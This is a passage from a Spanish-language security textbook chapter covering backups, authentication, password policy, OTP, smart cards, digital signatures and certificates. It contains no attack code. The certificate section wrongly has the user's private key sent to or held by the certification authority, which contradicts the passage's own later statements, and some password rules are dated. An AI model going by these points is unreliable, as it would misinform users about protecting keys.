Otro factor importante que se debe tener en cuenta al realizar las copias de seguridad del sistema, se refiere a los datos en las estaciones de trabajo del usuario. ¿Se realiza una copia de seguridad de los datos que se guardan en una estación de trabajo? y, en caso afirmativo, ¿cómo? Los datos que se guardan en las estaciones de trabajo son igualmente importantes, y a veces más, que los datos que se guardan en los servidores de red. El método particular para realizar copias de seguridad de los ficheros de datos de las estaciones de trabajo depende de cada situación.

Un método consiste en la creación de directorios en los servidores en los que todos los usuarios pueden guardar sus datos. Esta solución elimina la responsabilidad de que el usuario deba realizar las copias de seguridad. Esto se lleva a cabo cuando se realizan copias de seguridad de los servidores y elimina la necesidad de contar con dispositivos especiales en la estación de trabajo para realizar copias de seguridad. Las desventajas de esta solución son que se debe definir claramente dónde se deben guardar los datos.

27.2.2. Donde guardar las copias

Hay distintas opciones en función del medio de almacenamiento utilizado. Si se trata de un medio externo como una cinta magnética, disco duro externo, etc., deben ser guardadas en armarios ignífugos, en locales alejados del local donde se encuentra físicamente el almacenamiento principal de los datos.

27.2.3. Recuperación de la información

La recuperación de la información es difícil, compleja y siempre lleva tiempo el volver a tener el sistema o los ficheros como estaban en el origen. Por esta razón, se debe evaluar las distintas circunstancias, ya que en general dada el tiempo de recuperación y el coste asociado, vale la pena optar por otras soluciones como la redundancia. Tener en cuenta también el tiempo que se tarda en ir a buscar físicamente los soportes donde están grabadas las copias de seguridad.

27.3. Autenticación

Se trata de asegurarse de quien dice que es, realmente lo sea. Lo más habitual es que el usuario, además de escribir su nombre, tenga que escribir una contraseña. En la actualidad, hay otros sistemas de autenticación tales como:

- tarjetas magnéticas
- tarjetas inteligentes
- verificación de huellas
- verificación del iris del ojo
- verificación de voz
- verificación de escritura

27.4. Contraseñas

Una contraseña es una palabra o cadena de caracteres que se utiliza para la autenticación de un usuario, es decir, para acreditar su identidad, y así obtener acceso a un recurso. La contraseña debe ser mantenida en secreto y no ser comunicada a nadie bajo ningún concepto. Esta norma es sagrada y no se debe violar nunca.

El uso de contraseñas es algo muy antiguo. Los centinelas exigían a quienes deseaban entrar en un área restringida o acercarse a ella, su identificación mediante el uso de una contraseña o palabra clave. Los centinelas sólo permitiría pasar a una persona o a un grupo si ellos sabían la contraseña. En los tiempos modernos, los nombres de usuario y la contraseña son utilizados comúnmente por las personas durante un registro en el proceso que controla el acceso a los sistemas operativos de los ordenadores, los teléfonos móviles, los decodificadores de TV por cable, los cajeros automáticos, etc. Un usuario de ordenador pueden requerir contraseñas para muchos fines: para acceder a las cuentas del ordenador, para acceder al correo electrónico de los servidores, el acceso a los programas, a las bases de datos, a las redes, a los sitios web, etc.

Las contraseñas no deben ser necesariamente palabras reales. De hecho las contraseñas que no son palabras reales, son más difíciles de adivinar, lo que es una característica deseable. Algunas contraseñas están formadas de múltiples palabras. El término código de acceso se utiliza a veces cuando la

información secreta es puramente numérica, como el número de identificación personal (PIN) de uso general para acceso a los cajeros automáticos. Las contraseñas suelen ser lo suficientemente cortas como para ser fácilmente memorizadas y tecleadas.

Las buenas contraseñas deben seguir una reglas para garantizar una mínima efectividad, y son las siguientes:

- Que no sean la rotación de los caracteres de un nombre o palabra.
- Que contengan al menos 2 caracteres alfabéticos y uno no alfabético.
- Una longitud mínima de 6 caracteres. Cuanto más larga, más difícil será adivinarla. Así en redes de seguridad media, se recomiendan contraseñas de 6 a 8 caracteres y en redes de alta seguridad de 8 a 14.
- Que no sea el nombre o las iniciales del usuario, las iniciales de sus hijos, otro dato significativo o cualquiera de estos elementos combinado con otra información personal como la fecha de nacimiento, el número de teléfono o el número de matrícula de su coche.
- Que se cambien a menudo. En redes de seguridad media, las contraseñas se deben cambiar cada 45-90 días y en las de alta seguridad, cada 14-45 días.
- También se debe evitar una repetición de contraseñas.
- Las mejores contraseñas son los acrónimos alfanuméricos de frases que tienen un significado para el usuario y que no es probable que conozcan otros.

Existen programas de generación de contraseñas más o menos seguros. En la generación de contraseñas, es fundamental que no se repitan.

27.4.1. Historia de las contraseñas

Las contraseñas o consignas se han utilizado desde tiempos antiguos. Polibio describe el sistema de distribución de consignas en el ejército romano de la manera siguiente:

> “La forma en que asegurar el paso de ronda de la consigna de la noche es el siguiente: desde el manípulo décima parte de cada clase de infantería y caballería, el manípulo que acamparon en el extremo inferior de la calle, un hombre es que es elegido relevado de su guardia, y asiste todos los días al atardecer en la carpa de la tribuna, y recibir de él la palabra de orden - que es una tableta de madera con la palabra inscrito en él - se despide, y al regresar a sus cuarteles pasa la consigna y la tableta antes de testigos ante el comandante de la próxima manípulo, que a su vez lo pasa a la una lo siguiente. Todos hacen lo mismo hasta que llega a los manípulos en primer lugar, los acampados cerca de las tiendas de los tribunos. Estos últimos están obligados a entregar la pastilla a las tribunas antes del anochecer. Así que si todos los emitidos se devuelven, el tribuno sabe que la consigna ha sido dada a todos los manípulos, y ha pasado por todos en su camino de regreso a él. Si alguno de ellos falta, se hace la investigación a la vez, como él sabe por las marcas desde donde no ha regresado la tableta, y quien es responsable de la paralización se reúne con el castigo que merece.”

En el ámbito militar se acostumbra a utilizar no solo una contraseña, sino también una palabra clave adicional. Por ejemplo en los días de la batalla de Normandía, los paracaidistas de la U.S. 101st Airborne Division usaban la contraseña 'thunder' y contestaban con la palabra 'flash'. Ambas palabras cambiaban periódicamente. También es famoso que el día D usaron como contraseña la palabra 'cricket' como única identificación de forma temporal.

Las contraseñas se han usado en los ordenadores desde los días del CTSS del MIT, uno de los primeros sistemas compartidos, en el año 1961. Robert Morris inventó la idea de almacenar las contraseñas en forma encriptada como parte del sistema operativo Unix. Su algoritmo, conocido como crypt, usaba 12 bits y una forma modificada del algoritmo DES25 para reducir el riesgo de ataques.

27.4.2. Fácil de recordar, difícil de adivinar

Lo más fácil de una contraseña para su propietario es recordarla, lo que significa que también será más fácil para un atacante adivinarla. Las contraseñas que son difíciles de recordar:

- reducirán la seguridad de un sistema porque los usuarios pueden necesitar escribirlo o almacenarlo electrónicamente.
- los usuarios necesitarán frecuentes cambios de contraseñas y
- los usuarios lo más probable es que reutilicen la misma contraseña.

Similarmente a los requerimientos más exigentes en cuanto a la longitud de la contraseña, también es importante el que sea una mezcla de letras mayúsculas y minúsculas y dígitos y que se cambie frecuentemente.

Sin embargo pedir a los usuarios que recuerden una contraseña que conste de letras minúsculas y mayúsculas es lo mismo que preguntarles que recuerden una secuencia de bits: difícil de recordar, y solo un poco más difícil de adivinar. Pedir a los usuarios que usen letras y números, a menudo llevará a sustituciones fáciles de adivinar tales como 'E' --> '3' y 'I' --> '1', sustituciones que son bien conocidas por los atacantes.

27.4.3. Factores en la seguridad de un sistema de contraseñas

La seguridad de un sistema protegido con contraseñas depende de varios factores:

- El sistema completo debe ser diseñado para ser seguro, con protección contra los virus, contra los ataques humanos y similares.
- También se debe tener en cuenta lo referente a la seguridad física, protegiéndose de las amenazas físicas más sofisticadas, usando por ejemplo cámaras de vídeo y rastreadores de teclado.
- También las contraseñas deben ser tales que sea difícil para un atacante adivinarlas y difícil para un atacante descubrirlas usando cualquiera de los esquemas disponibles de ataque automático.

Actualmente es una práctica habitual en los sistemas de ordenadores, esconder las contraseñas que son tecleadas. El objetivo de esta medida es evitar que los mirones lean las contraseñas. Sin embargo algunos argumentan que esta práctica puede acarrear errores y tensión, animando a los usuarios a elegir contraseñas débiles. Como alternativa, los usuarios tendrían como opción, mostrar o esconder las contraseñas que ellos teclean.

Las provisiones de un control de acceso efectivo puede forzar al uso de medidas extremas por parte de los intrusos buscando adquirir una contraseña o una marca biométrica.

27.4.4. Velocidad a la que un atacante puede tratar de adivinar contraseñas

La velocidad a la que un atacante puede tratar de obtener contraseñas de un sistema es un factor clave en la determinación de la seguridad del sistema. Algunos sistemas imponen un retardo de varios segundos después de unos pocos intentos fallidos de teclear la contraseña. En ausencia de otras vulnerabilididades, estos sistemas pueden ser efectivamente seguros con contraseñas relativamente simples, si han sido bien elegidas y no son fáciles de adivinar.

Muchos sistemas almacenan o transmiten una clave de encriptación de la contraseña de forma que hace que la clave sea accesible al atacante. Las contraseñas que se usan para generar claves criptográficas también están sujetas a una alta tasa de adivinación. Las listas de contraseñas habituales están ampliamente distribuidas y su uso puede ser muy eficiente para los ataques. La seguridad en estas situaciones depende del uso de contraseñas o contrafrases de complejidad adecuada, así un ataque puede ser más o menos inviable computacionalmente.

27.4.5. Forma de almacenar las contraseñas

Algunos sistemas de ordenadores almacenan las contraseñas de los usuarios como texto plano. Si un atacante consigue acceder a este fichero interno de contraseñas, todas ellas y las correspondientes cuentas de usuario quedan al

descubierto. Si algunos usuarios emplean la misma contraseña para sus cuentas en diferentes sistemas, también quedarán al descubierto.

La mayoría de los sistemas seguros almacenan cada contraseña en una forma protegida criptograficamente, así el acceso a la contraseña actual es más difícil para un intruso que consigue el acceso interno del sistema, mientras que sigue siendo posible la validación de los intentos de acceso del usuario.

Una propuesta habitual es el almacenamiento de forma encriptada de la contraseña. Cuando un usuario teclea una contraseña en estos sistemas, el programa de manejo de contraseñas encripta la contraseña mediante el uso de un algoritmo criptográfico, y si el valor encriptado generado a partir de la entrada del usuario coincide con el valor almacenado en la base de datos de contraseñas, se permite el acceso al usuario. El valor encriptado se crea aplicando un algoritmo de encriptación a partir de la contraseña tecleada y normalmente otro valor conocido como semilla. La semilla evita que los atacantes construyan fácilmente sus listas de valores encriptados para las contraseñas habituales.

27.4.6. Métodos de verificación de una contraseña en la red

Se han utilizado varios métodos para verificar las contraseñas en un entorno de red:

- Transmisión simple de la contraseña. Las contraseñas son vulnerables a la interceptación mientras se transmiten a través de la red. Si la contraseña es transportada como señales eléctricas sin garantía física entre el punto de acceso de usuario y el sistema central que controle la base de datos de contraseñas, puede ser objeto de espionaje mediante métodos de escuchas telefónicas. Si se transporta como datos en paquetes a través de una red, cualquier persona capaz de ver los paquetes que contienen la información de inicio de sesión puede husmear con una muy baja probabilidad de detección. El correo electrónico se utiliza a veces para distribuir las contraseñas. Dado que por lo general el correo electrónico se envía como texto plano, la contraseña está disponible sin esfuerzo durante el transporte a cualquier intruso. Además el correo electrónico se almacena

en al menos dos ordenadores como texto plano, en el remitente y en el destinatario. Si pasa a través de sistemas intermedios durante sus transmisiones, probablemente estará almacenada en otros dispositivos, al menos durante algún tiempo. Los intentos de eliminar un correo electrónico de todas estas vulnerabilidades pueden, o no, tener éxito las copias de seguridad o los ficheros históricos en cualquiera de los distintos sistemas que pueden contener el correo electrónico. De hecho sólo la identificación de cada uno de estos sistemas puede ser difícil. Las contraseñas enviadas por correo electrónico son generalmente un método inseguro de distribución. El uso de encriptación en el lado del usuario sólo protege la transmisión desde el servidor al usuario. Los ordenadores intermedios de correo electrónico no estarán protegidos y probablemente el correo electrónico será almacenado en varios ordenadores y frecuentemente como texto plano.

- Transmisión usando canales encriptados. El riesgo de interceptación de contraseñas enviadas a través de una red, se puede reducir utilizando una protección criptográfica. El más utilizado es el protocolo TLS (Transport Layer Security), antes SSL, que está integrado en la mayoría de los navegadores de Internet. La mayoría de los navegadores alertan al usuario de un intercambio protegido TLS/SSL con un servidor mostrando un icono de candado cerrado, o algún otro signo, cuando se usa el protocolo TLS.
- Métodos de respuesta basada en una clave. Desafortunadamente existe un conflicto entre las contraseñas almacenadas con una clave y la autenticación de respuesta basada en clave. Esta última requiere que un usuario pruebe a un servidor cual es la contraseña compartida y para ello, el servidor debe ser capaz de obtener la contraseña compartida en su forma almacenada. En muchos sistemas, incluidos los sistemas de tipo Unix, que realizan autenticación remota, normalmente la contraseña compartida se encripta. Además, cuando se encripta la contraseña, un intruso no necesita la contraseña original para autenticarse de forma remota, ya que sólo necesita la contraseña encriptada.
- Pruebas de contraseña con conocimiento cero. En lugar de transmitir una contraseña, los sistemas de autenticado por contraseña pueden realizar una prueba de contraseña con conocimiento cero, lo que

demuestra el conocimiento de la contraseña sin exponerlo. Este sistema permite a un usuario probar el conocimiento de la contraseña a un servidor, donde el servidor sólo conoce una contraseña encriptada, y donde se requiere la contraseña sin encriptación para obtener el acceso.

27.4.7. Envejecimiento de la contraseña

El envejecimiento de la contraseña es una característica mediante la cual se obliga a los usuarios a cambiar las contraseñas con frecuencia, por ejemplo, trimestralmente, mensualmente o incluso más a menudo, con la intención de que una contraseña robada se quede inutilizable más o menos rápidamente. Estas políticas suelen provocar protestas del usuario, así como la hostilidad en el peor de los casos. Los usuarios pueden desarrollar patrones simples de variaciones para mantener el recordatorio de sus contraseñas, lo cual no es recomendable. En cualquier caso los beneficios de la seguridad son claramente limitados, porque los intrusos a menudo suelen explotar una contraseña tan pronto como es descubierta. En muchos casos, sobre todo en cuentas de administradores, una vez que un intruso ha tenido acceso a ella, puede realizar modificaciones en el sistema operativo que le permitirá acceder en el futuro incluso después de que la contraseña inicial que utilizó, expire.

27.4.8. Descifrar las contraseñas. Ataque de fuerza bruta.

Intentar descifrar las contraseñas probando muchas posibilidades es una cuestión de tiempo y es lo que se conoce como un ataque de fuerza bruta. Otro método bastante más eficiente en la mayoría de los casos, es un ataque con diccionario. En este tipo de ataques, se ponen a prueba todas las palabras de uno o más diccionarios. También se prueban las listas de contraseñas habituales.

La fuerza de una contraseña es la probabilidad de que una contraseña no puede ser adivinada o descubierta, y varía con el algoritmo de ataque utilizado. Las contraseñas fáciles de descubrir se denominan débiles o vulnerables. Las contraseñas muy difíciles o imposibles de descubrir son consideradas fuertes. Hay varios programas disponibles para los ataques de desencrip-

tación de contraseñas y a veces estos programas son utilizados por los administradores del sistema para detectar contraseñas débiles de los usuarios.

Los estudios de los sistemas informáticos han mostrado que una gran parte de todas las contraseñas elegidas por los usuarios son fáciles de adivinar. Por ejemplo, la Universidad de Columbia encontró que un 22% de las contraseñas de usuario se podían adivinar con poco esfuerzo. De acuerdo con Bruce Schneier, examinando los datos de un ataque de phishing en el año 2006, el 55% de las contraseñas de MySpace se podían adivinar en 8 horas utilizando el programa comercialmente disponible Password Recovery Toolkit, capaz de probar 200.000 contraseñas por segundo en el año 2006. También se informó de que la contraseña más común era password1, lo que confirma una vez más la falta de diligencia general a la hora de elegir contraseñas por parte de los usuarios. Sin embargo mantuvo, basándose en estos datos, que la calidad general de las contraseñas ha mejorado con los años, por ejemplo, la longitud media de hasta 8 caracteres de encuestas anteriores, y menos del 4% eran las palabras del diccionario.

27.4.9. Alternativas a las contraseñas para el control de acceso

Las numerosas formas en que las contraseñas permanentes o semipermanentes pueden estar comprometidas, ha fomentado el desarrollo de otras técnicas. Desafortunadamente algunas inadecuadas en la práctica, y en cualquier caso pocas han llegado a estar universalmente disponibles para los usuarios que buscan una alternativa más segura.

- Contraseñas de un solo uso. Tener contraseñas que sólo sean válidas una vez hace inefectivo muchos posibles ataques. La mayoría de los usuarios encuentran las contraseñas de un solo uso extremadamente inconvenientes. Sin embargo ha sido ampliamente aplicado en la banca personal en línea, donde se les conoce como TAN (Transaction Authentication Numbers). Como la mayoría de usuarios domésticos sólo realizan un pequeño número de transacciones cada semana, en este caso la cuestión de una contraseña de un solo uso no ha dado lugar a una intolerable insatisfacción de los usuarios.
- Las contraseñas de un solo uso y su sincronización en el tiempo son similares en algunos aspectos a las contraseñas de un solo uso, pero

el valor que se ha de entrar se muestra en un pequeño elemento, en general de bolsillo, y cambia cada minuto o periódicamente cada cierto tiempo.

- Hay controles de acceso basados en la criptografía de clave pública. En este caso las claves necesarias son generalmente demasiado grandes para memorizar y se deben almacenar en un ordenador local, un dispositivo de seguridad o en dispositivos de memoria portátiles, como una unidad flash USB o incluso un disquete.
- Los métodos biométricos cumplen con la autenticación basada en las características inalterables personales, por ejemplo, huellas dactilares, color del iris, etc. Estos métodos han demostrado que son fáciles de falsificar en algunos incidentes famosos de pruebas disponibles en el mercado, por ejemplo, la demostración en el caso de huellas dactilares, y debido a que estas características son inalterables, no se pueden cambiar si son adivinadas.
- La tecnología de inicio de sesión única alega que elimina la necesidad de tener múltiples contraseñas. Estos esquemas no eximen a los usuarios y a los administradores de una elección razonable de contraseñas individuales, ni a los diseñadores de sistemas y a los administradores de garantizar que la información de control de acceso privada con contraseña de inicio de sesión única sea segura contra los ataques.
- La tecnología 'envaulting' es una forma sin contraseña de proteger los datos, por ejemplo, en los dispositivos de almacenamiento extraíbles como las unidades flash USB. En lugar de contraseñas de usuario, el control de acceso se basa en el acceso del usuario a un recurso de red.
- Existen tecnologías que se basan en contraseñas que no son texto, tales como contraseñas gráficas o contraseñas basadas en el movimiento del ratón. Otro sistema requiere que los usuarios seleccionen una serie de rostros como contraseña, utilizando la capacidad del cerebro humano para recordar rostros fácilmente.
- Las contraseñas gráficas son un medio alternativo de autenticación para acceder a un sistema en lugar del empleo de la contraseña convencional. Utilizan imágenes, gráficos o colores en lugar de letras, dígitos o caracteres especiales. En algunas implementaciones se requiere al usuario que elija entre una serie de imágenes en la se-

cuencia correcta para obtener el acceso. Mientras que algunos creen que las contraseñas gráficas son más difíciles de adivinar, otros sugieren que las personas tendrán las mismas probabilidades de selección de imágenes o secuencias comunes como lo son para elegir las contraseñas habituales.

- El 2D Key (2-Dimensional Key) es un método de entrada de contraseña como una matriz de dos dimensiones que tiene los estilos de contraseña de varias líneas, palabras cruzadas, arte basado en ASCII/Unicode, creando largas contraseñas de más allá de 128 bits.
- Las contraseñas cognoscitivas usan pares de preguntas/respuestas para verificar la identidad del usuario.

27.5. OTP – One Time Password

La OTP es una contraseña que es válida solo para una sesión o transacción de inicio. Las OTPs evitan una serie de inconvenientes que están asociados con las contraseñas tradicionales. La ventaja más importante que se aborda con la OTP es que, a diferencia de las contraseñas estáticas, no son vulnerables a los ataques de repetición. Esto significa que, si un intruso potencial logra conocer una OTP que se utilizaba para acceder a un servicio o realizar una transacción, no será capaz de utilizarla con éxito porque cuando la va a usar ya no es válida. Su principal inconveniente es que las OTPs no pueden ser memorizadas por los usuarios.

27.5.1. Generación y distribución de contraseñas

Los algoritmos de generación de las contraseñas OTP hacen uso de la aleatoriedad. Esto es necesario porque de lo contrario, sería fácil predecir las futuras contraseñas OTP como consecuencia de la observación de las anteriores. Los algoritmos OTP varían mucho en sus detalles. Los diversos enfoques utilizados para la generación de las contraseñas OTP son:

- Basadas en la sincronización por tiempo entre el servidor de autenticación y el usuario que proporciona la contraseña. Las contraseñas OTP son válidas sólo durante un corto período de tiempo.
- El uso de un algoritmo matemático para generar una nueva contraseña basada en la contraseña anterior.

- El uso de un algoritmo matemático en el que se basa la nueva contraseña, por ejemplo, un número aleatorio elegido por los detalles de autenticación del servidor o de la transacción y/o un contador.

También hay diferentes formas de hacer que el usuario sea consciente de que el uso de una contraseña OTP es diferente de la anterior. Algunos sistemas usan fichas electrónicas especiales que el usuario lleva y que genera las contraseñas OTP y las muestra en una pequeña pantalla. Otros sistemas consisten en programas que se ejecutan en el teléfono móvil del usuario. Sin embargo otros sistemas generan la contraseña OTP en el lado del servidor y la envían al usuario mediante un canal de comunicación distinto del acceso a los datos, por ejemplo, mediante mensajes SMS. Por último, en algunos sistemas las contraseñas OTP se imprimen en papel que el usuario debe llevar consigo.

27.5.2. Sincronización con el tiempo

Una contraseña OTP sincronizada con el tiempo se relaciona generalmente con un elemento de hardware llamado un token de seguridad, por ejemplo, asignando a cada usuario un token personal que genera cada vez que el usuario necesita del uso de una de ellas. Dentro del token hay un reloj de precisión que se ha sincronizado con el reloj del servidor de autenticación. En estos sistemas OTP, el tiempo es una parte importante del algoritmo de contraseña ya que la generación de nuevas contraseñas se basa en la hora actual en lugar de, o además de, la contraseña anterior o una clave secreta. Este token puede ser un dispositivo de propiedad que se vende, o un teléfono móvil o un dispositivo similar que ejecuta el programa que es propietario, freeware o de código abierto. Un ejemplo de una OTP estándar de tiempo sincronizado es el algoritmo TOTP (Time-based One-time Password). Sus especificaciones están publicadas en la RFC 6238 del IETF y por lo tanto son de dominio público.

27.6. Tarjetas magnéticas

Este tipo de tarjetas constan de una tarjeta de plástico con una banda magnética donde se graba la información. En general, en estos casos, las contraseñas no están grabadas en la banda magnética, sino solo la identificación del

usuario. Por esta razón, el usuario debe teclear su contraseña después de introducir la tarjeta magnética. La cuestión es que la seguridad de la información grabada en la banda magnética es muy baja, es decir, es muy fácil leer las bandas magnéticas dado que el hardware es muy económico. También porque es muy habitual que esta información grabada no esté encriptada.

27.7. Tarjetas inteligentes

Una tarjeta inteligente es un recurso compatible con la norma ISO 7816 que contiene un microprocesador incorporado, un coprocesador RSA u otro de encriptado equivalente y un almacenamiento local. Las tarjetas inteligentes, que tienen el tamaño de una tarjeta de crédito, se pueden usar para almacenar el certificado, la clave pública y la clave privada de un usuario. Las tarjetas inteligentes son una forma segura de proteger y controlar la información de un usuario. Desde hace bastantes años, se han propuesto muchas aplicaciones y arquitecturas para proteger los datos mediante tarjetas inteligentes o con un dispositivo de seguridad basado en hardware.

Una tarjeta con procesador tiene que ser diseñada con mucho cuidado para que no exponga sus secretos bajo inigún tipo de ataque, por ejemplo, si la tarjeta contiene la clave privada de un usuario, nunca debe revelar la clave. Si algún valor debe ser encriptado, la tarjeta debe recibir el valor y devolver el valor encriptado. Si el diseño del procesador no ha sido cuidadosamente diseñado, hay una buena oportunidad para que se descubran los datos almacenados de forma no deseada.

27.7.1. Tarjeta de Acceso Común

La tarjeta de acceso común publicada por el departamento de Defensa de EE.UU. es una tarjeta inteligente usada para la identificación y la autenticación. Permite a los usuarios acceder a instalaciones controladas, firmar documentos electrónicos, y encriptar la información. La tarjeta tiene un procesador RISC de 32 bits que puede proporcionar con los programas instalados en ella, una buena protección ante posibles ataques. La tarjeta también puede almacenar certificados digitales. La tarjeta genera su propio par de claves, pública y privada. Puede realizar las operaciones de encriptado

sin revelar su clave. La tarjeta se conecta a un ordenador central mediante un conector USB. Para prevenir robos de identidad, la tarjeta está protegida por medio de uno o más PINs. La tarjeta se aplica actualmente en gran medida entre el personal de gobierno y los militares.

27.7.2. IBM PCI Crypto Card

La tarjeta PCI criptográfica de IBM es una tarjeta PCI programable con la electrónica especializada necesaria para proporcionar un sistema seguro, donde se puede realizar el procesamiento de datos y la encriptación. Esta tarjeta inteligente ofrece la protección de los datos mediante la biblioteca PKCS # 11 con la arquitectura CCA (Common Cryptography Architecture) de IBM. La tarjeta es utilizada por los bancos para aplicaciones financieras y con fines de identificación, pero no se utiliza en los ordenadores personales.

27.8. Firma digital

Una firma digital se puede definir como una cadena de caracteres que se agrega a un fichero que hace el mismo papel que la firma convencional que se escribe en un documento de papel ordinario. Existen dos tipos de esquemas sobre firma digital,

- esquema de firma digital con apéndice y
- esquema de firma digital con mensaje recuperable.

También cualquier esquema de firma cuenta con dos partes, la primera parte se denomina proceso de firma similar al encriptado y la segunda parte, se denomina proceso de verificación de la firma similar al desencriptado.

El esquema más usado y conocido es el esquema de firma con apéndice y consta de los dos procesos siguientes:

Proceso de Firma

Este proceso consta de las fases siguientes:

1) En esta fase, se aplica una función hash al mensaje *M* a firmar que reduce su longitud de forma única a un mensaje *H(M)* de longitud de 128 o 160 bits, lo que permite ver cualquier mensaje de cualquier longitud como una cadena de caracteres de longitud constante.

2) Al mensaje H(M) se le somete ahora a un proceso de encriptación, con lo que se obtiene un número al que se le aplica la formula con la potencia d, equivalente a la clave privada del firmante.
3) A continuación se envía el mensaje firmado S

Proceso de Verificación
Este proceso consta de las fases sigiientes:
1) El que recibe el mensaje firmado S, se supone conoce el mensaje M, por lo que se trata de aplicar la función para obtener con la clave pública del que dice ser.
2) Aplicar la función hash al mensaje M y si H(M) = H'(M) entonces se acepta la firma.

En un esquema con mensaje recuperable no es necesario saber el mensaje, después de que la firma es aceptada, el mensaje puede recuperarse a partir de la firma.

27.9. Certificado digital

Los certificados digitales fueron creados para realizar varias funciones en los actuales y previsibles entornos de las redes de ordenadores, donde un gran número de entidades se comunican a través de una compleja red. Se puede utilizar un único certificado digital por una entidad para identificarse ante varias entidades. La identificación se puede hacer de forma automática y segura. Esto es mucho más conveniente y más seguro que tener que tener múltiples nombres de usuario y contraseñas como suele ocurrir en la actualidad.

Los certificados digitales incluyen un par de claves pública y privada que se pueden utilizar para configurar las conexiones seguras a través de una red insegura, además de ser utilizado para identificar la entidad con seguridad. El protocolo SSL (Secure Sockets Layer), el IPSec utilizado para construir redes privadas virtuales (VPN), y otros protocolos seguros de Internet usan los certificados digitales para iniciar comunicaciones seguras.

27.9.1. Definición de certificado digital

Un certificado digital es una forma de identificación personal que puede ser verificada electrónicamente. Se utiliza como una forma de identificación de personas individuales y otras entidades. Un certificado digital se puede comparar con un pasaporte. La autenticidad de los datos en un pasaporte es validado por la oficina de expedición. Al igual que los pasaportes, los certificados digitales son emitidos por una Autoridad de Certificación. Estas autoridades son entidades que se encargan de emitir certificados de forma adecuada y cuentan con los mecanismos de control existentes para evitar el fraude. Una persona puede tener muchos certificados de muchas entidades emisoras de certificados diferentes, al igual que nosotros tenemos muchas formas de identificación personal. Del mismo modo que se confía más en un pasaporte que en una tarjeta de crédito como identificación personal, se confiará más en un certificado emitido por una Autoridad de Certificación conocida que de otro emitido por una autoridad desconocida. Normalmente un certificado digital se crea en un formato estandarizado, como pueder ser el formato X.509 que se describe en la RFC 2459 del IETF.

El nacimiento del certificado digital fue para resolver el problema de administrar las claves públicas y evitar que la identidad del usuario pudiera ser falsa. La idea es que una tercera entidad, independiente del emisor y el receptor de los mensajes, intervenga en la administración de las claves públicas y asegure que las claves públicas tengan asociado un usuario claramente identificado.

Un certificado digital normalmente consta de los atributos relacionados no sólo con el usuario sino también con la Entidad de Certificación. Así por ejemplo podrían ser los siguientes:

- un número de serie
- el nombre de la entidad que lo creó
- la clave pública del certificado
- el período de validez del certificado digital
- una información adicional que describe la entidad y como se puede usar el certificado digital.

La clave privada correspondiente de la clave pública del certificado está en poder de la entidad que expidió el certificado y otras veces en otras entidades de confianza, como una autoridad de custodia de claves. La clave privada debe mantenerse segura. Esto se hace mediante el almacenamiento de la clave junto con una contraseña de forma encriptada y el acceso a la clave a través de una aplicación que requiere la contraseña para establecer la autoridad. Otro método de asegurar la clave privada es utilizar una tarjeta inteligente que utiliza una identificación personal (PIN).

27.9.2. Usos de los certificados digitales

Los certificados digitales se pueden utilizar para la autenticación con el fin de asegurar la información que se transmite a través de una red insegura, y para establecer la propiedad y la integridad de la información que recibe. En cuanto a la autenticación, para identificar afirmativamente una entidad, los certificados digitales tienen ventajas sobre otros métodos, tales como un nombre de usuario y la contraseña.

También se caracterizan por

- Los certificados digitales son más seguros de forma innata que los nombres y las contraseñas, porque es necesario la posesión de la clave privada y el conocimiento de la contraseña para desbloquear el almacén de certificados.
- A diferencia de una contraseña, una clave privada nunca debe ser transmitida y por lo tanto, es mucho menos probable que se descubra. Si se utilizan tarjetas inteligentes, el sistema incluso puede ser más seguro porque es necesario la posesión física de un objeto.
- El proceso de validación de la entidad mediante un certificado digital es seguro, mientras que un nombre y una contraseña deben atravesar una red y puede ser interceptados.
- Un certificado digital puede ser usado para identificar una entidad u otras entidades, independientemente del nivel de confianza en las demás entidades, porque la clave privada se mantiene segura. Los certificados digitales eliminan la necesidad de muchos nombres de usuario y contraseñas.

En cuanto a su conveniencia de uso, en muchos casos cuando se inicia la comunicación, el certificado digital de una entidad se puede presentar de forma automática para la identificación y la autenticación. Esto se puede ocultar para que todo lo que una persona necesita hacer, es abrir su clave privada al principio del día o insertar una tarjeta inteligente en un lector en lugar de tener que dar un nombre y una contraseña cada vez que se establece una sesión con un servidor. Si suele realizar muchas sesiones durante un día con muchos servidores diferentes, esto puede ser una ventaja significativa.

En cuanto a asegurar los datos transmitidos, los certificados digitales se utilizan como base para el protocolo SSL (Secured Socket Layer). Este protocolo se puede utilizar por la mayoría de los servicios que se ejecutan a través de redes basadas en la pila TCP/IP para asegurarse de que otros no pueden interceptar o modificar los datos.

Sin embargo los certificados digitales pueden ser mal utilizados, así por ejemplo, si un usuario da la contraseña a otro para acceder al almacén de certificados del navegador, este último usuario podría utilizar la clave privada del primero como si fuera él, es decir, lo podría suplantar. Así un usuario debe tener el cuidado razonable para proteger la contraseña que permite el uso de su clave privada.

Los certificados digitales se pueden utilizar para la autenticación de redes privadas virtuales (VPN). Al igual que el protocolo SSL, las VPNs encriptan los datos para asegurar la privacidad y la integridad, pero lo hacen en una capa inferior que el protocolo SSL, de forma que las aplicaciones, tales como HTTP y Telnet, no necesita ninguna modificación.

En cuanto al establecimiento de la propiedad y la integridad de los datos, una entidad puede usar su clave privada para firmar digitalmente los datos que se envían a otra entidad. Cuando se reciben los datos y la firma digital, el receptor puede utilizarlos para verificar que los datos que han llegado son de la entidad correcta y que no se han modificado. En algunos casos, los datos deben ser firmados antes de que sean aceptados. Más tarde, si es necesario, se puede verificar la identidad del propietario de los datos.

27.9.3. Obtención de un nuevo certificado

Los pasos básicos de una Autoridad de Certificación para obtener un nuevo certificado digital son los siguientes:
1. El usuario entra en la aplicación web de la Autoridad de Certificación y selecciona la opción de obtener un certificado.
2. Se debe llenar un formulario de solicitud por parte del usuario. En la mayoría de los casos se solicita lo siguiente:

- Nombre del usuario
- Dirección de correo electrónico
- País, localidad o ciudad, organización, departamento
- Código postal
- Frase clave
- La fecha de nacimiento como información opcional
- Información bancaria en el caso de que sea de pago

3. Después de rellenar el formulario de solicitud, el usuario tiene que enviarlo y es en este instante que se le pide la clave privada mediante el envío de un mensaje.
4. Después de crear la clave privada, la Autoridad de Certificación da instrucciones sobre cómo proceder para obtener el certificado a su usuario. En muchos casos, el usuario recibe un e-mail indicando la manera de recibir el certificado por parte del usuario.
5. Dependiendo de la clase del certificado solicitado, la Autoridad de Certificación valida los datos proporcionados en la solicitud y crea el certificado. Después de recibir el certificado por parte del usuario, ya puede ser utilizado inmediatamente.

27.9.4. Diseñando una infraestructura para la certificación

